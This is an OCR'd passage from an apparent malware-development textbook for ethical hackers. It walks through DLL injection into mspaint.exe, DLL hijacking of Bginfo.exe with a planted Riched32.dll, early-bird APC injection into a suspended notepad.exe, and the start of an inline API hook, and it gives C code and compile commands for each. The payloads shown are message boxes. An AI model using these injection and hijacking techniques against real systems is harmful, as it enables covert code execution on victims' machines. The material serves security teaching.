


Figure 2.19 – The process ID of mspaint.exe is 2592

Put the DLL file on the victim's machine:




Figure 2.20 – Putting the evil.dll file on the victim's machine

Then, run our program:

```
$.\hack3.exe 2592
```

The result of running this command (for example, on a Windows 7 x64 VM) looks like this:




Figure 2.21 – Running our DLL injection script – hack3.exe

To confirm that our DLL has been successfully injected into the **`mspaint.exe`** process, we can use Process Hacker:




Figure 2.22 – The RWX memory section in the mspaint.exe process

In another section of memory, we can see our message – that is, *Meow from evil.dll!*:




Figure 2.23 – Meow from evil.dll! in the memory of mspaint.exe

Our basic injection logic appears to have worked brilliantly! This is the simplest method for injecting a DLL into another process, but it is often sufficient and extremely useful.

Now that we've learned how to perform DLL injection, we'll explore various hijacking techniques.

Exploring hijacking techniques

Hijacking, a term that instantly conjures images of illicit takeovers and subversions, finds its place at the core of cyber warfare. More specifically, **DLL hijacking**, an art practiced by both malevolent hackers and those committed to ethical hacking, exposes vulnerabilities in software systems that can be manipulated to achieve unauthorized access and control. As we explore this potent technique, we'll peer into the very mechanics of hijacking, uncovering its nuances and intricacies.

DLL hijacking

DLL hijacking, also known as a **DLL preloading attack**, involves placing malicious code in Windows applications by exploiting the method by which DLLs are loaded.

How does it work?

IMPORTANT NOTE

This book will only cover Win32 applications. Despite having the same extension, DLLs in the context of `.NET` *programs have an entirely different meaning, so we will not discuss them here. We don't wish to contribute to the confusion.*

It is now common knowledge that programs require libraries (also known as DLLs) to perform a variety of duties. These DLLs are either included in the application's distribution bundle or are included with the operating system on which the application runs.

DLL hijacking, also known as DLL preloading or DLL side-loading, refers to a security vulnerability in software applications that can lead to malicious code execution. This vulnerability arises when an application improperly loads a DLL file that contains code that the application can call upon to perform certain functions or services.

In a DLL hijacking attack, an attacker exploits the way an application searches for and loads DLLs. When the application attempts to load a DLL, it searches for it in a predefined set of directories, including the application's working directory and the system's standard DLL locations. If an attacker places a malicious DLL with the same name as one that the application intends to load into one of these directories, the application might inadvertently load the attacker's DLL instead of the legitimate one.

The first question that may come to mind at this stage is, "*What is the DLL search order that Windows uses?*"

The following figure depicts the default Windows DLL search order:




Figure 2.24 – DLL search order in Windows

Let's understand this in detail:

1. First, it examines the directory from which the application was initiated.
2. Next, it scrutinizes the system directory located at `C:\Windows\System32`.
3. Then, it checks the 16-bit system directory at `C:\Windows\System`.
4. After, it investigates the Windows directory at `C:\Windows\`.
5. Then, it assesses the current working directory.
6. Finally, it explores the directories, as defined by the `PATH` environment variable.

Let's see this in practice.

Practical example

Using Process Monitor (**https://learn.microsoft.com/en-us/sysinternals/downloads/procmon**) from Sysinternals with the following filters is the most typical method for locating missing DLLs on a system:




Figure 2.25 – Process Monitor filters for finding missing DLLs

This identifies whether or not the application attempts to set up a DLL and the actual path where the application is searching for the missing DLL:




Figure 2.26 – Process Monitor result

In our example, the **`Bginfo.exe`** process does not have multiple DLLs. These DLLs could be used for DLL hijacking tricks – for instance, **`Riched32.dll`**.

Now, check folder permissions:

```
$ icacls C:\Users\user\Desktop\
```

You should see the following output on your Windows 7 x64 machine:




Figure 2.27 – Checking folder permissions

The documentation indicates that we have write access to this folder.

Next, perform a DLL hijacking trick. First, let's execute **`Bginfo.exe`**:




Figure 2.28 – Running Bginfo.exe

Therefore, if I place a DLL named **`Riched32.dll`** in the same directory as **`Bginfo.exe`**, my malicious code will be executed when that utility is executed. For convenience, I construct DLLs that only display a message box:

```
/*
Malware Development For Ethical Hackers
DLL hijacking example
author: @cocomelonc
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")
BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call)  {
    case DLL_PROCESS_ATTACH:
      MessageBox(
        NULL,
        "Meow-meow!",
        "=^..^=",
        MB_OK
      );
      break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE;
}
```

Now, we can compile it on the attacker's computer:

```
$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.c -fpermissive
```

Then, rename the malicious DLL **`Riched32.dll`** and copy it to **`C:\Users\user\Desktop`**:




Figure 2.29 – "Malicious" Riched32.dll

Now, start **`Bginfo.exe`**:




Figure 2.30 – Running bginfo.exe after replacing the legitimate DLL

With that, our *evil* logic is executed.

However, there is always a caveat. In some instances, the DLL you compile must export multiple functions for the victim process to execute. If these functions do not exist, the binary cannot import them, and the exploit fails.

Understanding APC injection

In this section, we'll embark on a journey that unravels the concept of **asynchronous procedure call (APC)** injection, from its basics to advanced implementation strategies, providing a roadmap to both potential threats and vigilant defenders.


A practical example of APC injection

In the preceding sections, we discussed traditional code injection and traditional DLL injection. I will discuss an *early bird* APC injection technique in this section. Here, we will examine QueueUserAPC (**https://docs.microsoft.com/en-**

us/windows/win32/api/processthreadsapi/nf-processthreadsapi-queueuserapc), which utilizes an APC to queue a particular thread.

Every thread has a separate APC queue. The **QueueUserAPC** function is invoked by an application to queue an APC to a thread. In the QueueUserAPC call, the contacting thread specifies the address of an APC function. APC queuing is a request for the thread to invoke the APC function.

Initially, our malicious program generates a new legitimate process (such as `Notepad.exe`):





```
47  CreateProcessA(
48    "C:\\Windows\\System32\\notepad.exe",
49    NULL, NULL, NULL, false,
50    CREATE_SUSPENDED, NULL, NULL, &si, &pi
51  );
```

Figure 2.31 – Generating a new legit process called notepad.exe

When we encounter a call to `CreateProcess`, the first (executable to be invoked) and sixth (process creation flags) parameters are the most significant. The status value for creation is `CREATE_SUSPENDED`.

Subsequently, the process's memory space is allocated with memory for the payload:




```
58  // allocate a memory buffer for payload
59  my_payload_mem = VirtualAllocEx(hProcess, NULL, my_payload_len,
60    MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
```

Figure 2.32 – Memory allocation via VirtualAllocEx

In C language, allocating memory looks like this:

```
// Allocate memory for payload
myPayloadMem = VirtualAllocEx(processHandle, NULL, myPayloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_EX
```

As mentioned previously, an important difference exists between **`VirtualAlloc`** and **`VirtualAllocEx`**. The former operation will assign memory within the process from which it is called, while the latter operation will assign memory within a separate process. If the presence of malware that calls **`VirtualAllocEx`** is detected, there will probably be an imminent occurrence of cross-process activity.

In the next step, the APC procedure that designates the shellcode is defined. Subsequently, the payload is written to the memory that has been allocated:




Figure 2.33 – The payload is written to the memory of the remote process

Next, the APC is enqueued to the primary thread, which is currently in a suspended state:




Figure 2.34 – Queuing the user APC

Now, we can inject it into the suspended thread:

```
// Inject into the suspended thread.
PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)myPayloadMem;
QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
```

Finally, the thread is resumed and our payload is executed successfully:




Figure 2.35 – Resuming the thread

We use the following code to do this:

```
// Resume the suspended thread
ResumeThread(threadHandle);
return 0;
```

The full source code for this example can be found at https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter02/03-apc-injection/hack1.c.

For the sake of simplicity, the payload that was used in this scenario is the 64-bit version of the **meow-meow** message box. Without exploring the process of generating the payload, we will directly include the payload in our code.

Let's compile it:

```
$ x86_64-w64-mingw32-gcc hack1.c -o hack1.exe -s -ffunction-sections -fdata-sections -Wno-write-st
```

The result of running this command (on a Kali Linux VM) looks like this:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter02/03-apc-injection]
└─$ x86_64-w64-mingw32-gcc hack1.c -o hack1.exe -s -ffunction-sections -fdata
-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-li
bstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter02/03-apc-injection]
└─$ ls -lt
total 24
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Feb 24 00:05 hack1.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  2859 Feb 24 00:05 hack1.c
-rwxr-xr-x 1 cocomelonc cocomelonc  2605 Feb 23 23:59 hack2.c
```

Figure 2.36 – Compiling hack1.c

Now, let's execute the **hack1.exe** file on a Windows 10 x64 operating system:

Figure 2.37 – Running hack1.exe

Upon examining the recently initiated **`notepad.exe`** file within the Process Hacker tool, we'll see that the primary thread is in a suspended state:




Figure 2.38 – The thread of notepad.exe is suspended

As we can see, the second argument of the **`WaitForSingleObject`** function has been set to **`30000`** for illustrative purposes. However, in practical applications, this value is typically smaller.

A practical example of APC injection via NtTestAlert

In the previous example, we discussed the early bird APC injection approach.

In this example, an additional APC injection approach will be examined and discussed. The significance lies in the utilization of an undocumented function known as **`NtTestAlert`**. This discussion aims to demonstrate the execution of shellcode within a local process while using a Win32 API function called **`QueueUserAPC`** and an officially undocumented Native API known as **`NtTestAlert`**.

The **`NtTestAlert`** system call is associated with the alerting mechanism of the Windows operating system. Invoking this system function has the potential to initiate the execution of any pending APCs associated with the

thread. Before commencing execution at its Win32 start address, a thread initiates a call to **`NtTestAlert`** to perform any pending APCs.

You can find the full source code in this book's GitHub repository: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter02/03-apc-injection/hack2.c**.

Mastering API hooking techniques

In this section, we'll dive into API hooking techniques and provide practical examples.

What is API hooking?

API hooking is a method that's used to manipulate and alter the functionality and sequence of API calls. This technique is frequently used by different **antivirus** (**AV**) solutions to identify whether a given piece of code is malicious.

Practical example

Before hooking Windows API functions, it is essential to consider the scenario of using an exported function from a DLL.

This section will provide an illustrative instance of this wherein a DLL is used that contains the logic at **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter02/04-api-hooking/pet.cpp**.

The DLL under consideration exhibits a set of basic exported functions, including **`Cat`**, **`Mouse`**, **`Frog`**, and **`Bird`**, each of which accepts a single parameter denoted as **`message`**. The simplicity of this function's logic is evident as it merely involves displaying a pop-up message with a title.

Compile it:

```
$ x86_64-w64-mingw32-gcc -shared -o pet.dll pet.cpp -fpermissive
```

Here's the result of running this command:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter02/04-api-hooking]
└─$ x86_64-w64-mingw32-gcc -shared -o pet.dll pet.cpp -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter02/04-api-hooking]
└─$ ls -lt
total 100
-rwxr-xr-x 1 cocomelonc cocomelonc 87195 Feb 24 00:28 pet.dll
-rwxr-xr-x 1 cocomelonc cocomelonc  2280 Feb 24 00:28 hack1.c
-rwxr-xr-x 1 cocomelonc cocomelonc  1207 Dec  4 00:25 pet.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc   756 Aug 27 22:50 cat.c
```

Figure 2.39 – Compiling pet.cpp

Subsequently, proceed to generate a rudimentary piece of code to validate the DLL:

```
/*
Malware Development for Ethical Hackers
cat.cpp
API hooking example
author: @cocomelonc
*/
#include <windows.h>
typedef int (__cdecl *CatFunction)(LPCTSTR message);
typedef int (__cdecl *BirdFunction)(LPCTSTR message);
int main(void) {
  HINSTANCE petDll;
  CatFunction catFunction;
  BirdFunction birdFunction;
  BOOL unloadResult;
  petDll = LoadLibrary("pet.dll");
  if (petDll != NULL) {
     catFunction = (CatFunction) GetProcAddress(petDll, "Cat");
     birdFunction = (BirdFunction) GetProcAddress(petDll, "Bird");
     if ((catFunction != NULL) && (birdFunction != NULL)) {
     (catFunction)("meow-meow");
     (catFunction)("mmmmeow");
     (birdFunction)("tweet-tweet");
     }
     unloadResult = FreeLibrary(petDll);
  }
  return 0;
}
```

Now, compile it:

```
$ x86_64-w64-mingw32-g++ -O2 cat.c -o cat.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunct
```

Finally, run the program on a Windows 10 operating system with a 64-bit architecture:




Figure 2.40 – Pop-up “meow-meow” message

Here’s the next pop-up message:




Figure 2.41 – Pop-up “mmmmeow” message

And here’s the third pop-up message:

Figure 2.42 – Pop-up “tweet-tweet” message

As you can see, all components function as expected.

In this situation, the **`Cat`** function will be hooked, although it may be any function.

So, what technique is being used here? Let’s take a look.

To begin, obtain the memory address of the **`Cat`** function:

```
// get memory address of function Cat
hLib = LoadLibraryA("pet.dll");
hookedAddress = GetProcAddress(hLib, "Cat");
```

Next, it is necessary to preserve the initial 5 bytes of the **`Cat`** function. These bytes will be needed later:

```
// save the first 5 bytes into originalBytes (buffer)
ReadProcessMemory(GetCurrentProcess(), (LPCVOID) hookedAddress, originalBytes, 5, NULL);
```

Next, develop a **`myModifiedCatFunction`** function that will be invoked upon calling the original **`Cat`** function:

```
// we'll jump here after installing the hook
int __stdcall myModifiedCatFunction(LPCTSTR modifiedMessage) {
  HINSTANCE petDll;
